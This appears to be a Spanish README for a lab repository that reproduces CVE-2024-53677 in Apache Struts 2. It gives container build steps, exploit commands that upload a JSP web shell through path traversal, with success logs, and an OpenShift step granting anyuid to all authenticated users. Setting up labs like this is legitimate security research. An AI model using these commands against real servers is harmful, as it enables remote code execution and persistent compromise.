 seanrickerd/cve-2024-53677
Entorno vulnerable y exploit para CVE-2024-53677

CVE-2024-53677 - Entorno de reproducción de la vulnerabilidad de ejecución remota de código (RCE) en Apache Struts 2
Este repositorio proporciona un entorno basado en contenedores para reproducir la vulnerabilidad CVE-2024-53677 en Apache Struts 2. Esta vulnerabilidad implica un path traversal y permite la ejecución arbitraria de código (RCE) a través de la funcionalidad de carga de archivos en Struts 2.
El entorno se puede construir y ejecutar con Podman. Siga estos pasos para configurar la aplicación:
git clone https://github.com/seanrickerd/CVE-2024-53677.git
cd CVE-2024-53677
podman build --ulimit nofile=122880:122880 -m 3G -t cve-2024-53677 .
podman run -d -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2024-53677 cve-2024-53677
Ejecutando el exploit:
pip install -r requirements.txt
python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files newshell.jsp --destination ../newshell.jsp
Hay un problema intermitente por el cual el archivo se sube correctamente pero no es accesible. Para solucionarlo, deberá añadir un punto adicional al destino y luego volver a ejecutar el comando original.
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination .../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: .../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/.../shell.jsp
[INFO] File not accessible. HTTP Status: 404
$ python S2-067.py -u http://localhost:8080 --upload_endpoint /upload.action --files shell.jsp --destination ../shell.jsp
[INFO] Uploading files to http://localhost:8080/upload.action...
[SUCCESS] File newshell.jsp uploaded successfully: ../shell.jsp
[INFO] Verifying uploaded file: http://localhost:8080/shell.jsp
[ALERT] File uploaded and accessible: http://localhost:8080/shell.jsp
El shell será accesible a través de un navegador en http://localhost:8080/shell.jsp
OpenShift es seguro por defecto, por lo que primero deberá permitir contenedores privilegiados:
oc adm policy add-scc-to-group anyuid system:authenticated
Si desea construir la imagen usted mismo, también deberá añadir las siguientes líneas al dockerfile:
COPY --from=0 /usr/src/cve/target/upload-1.0.0.war /usr/local/tomcat/webapps/ROOT.war
COPY ./tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml
COPY ./context.xml /usr/local/tomcat/webapps/manager/META-INF/context.xml
El siguiente yaml creará un namespace llamado "vulnerables" y desplegará el contenedor vulnerable como un deployment con una réplica de 1, un service y una route que le permitirán acceder a la carga de trabajo vulnerable.
Si ha construido la imagen usted mismo, deberá cambiar la ubicación de la imagen en el yaml para que refleje la ubicación de su imagen.
oc create -f ocp-struts.yaml

Puede encontrar la route en Networking->Routes.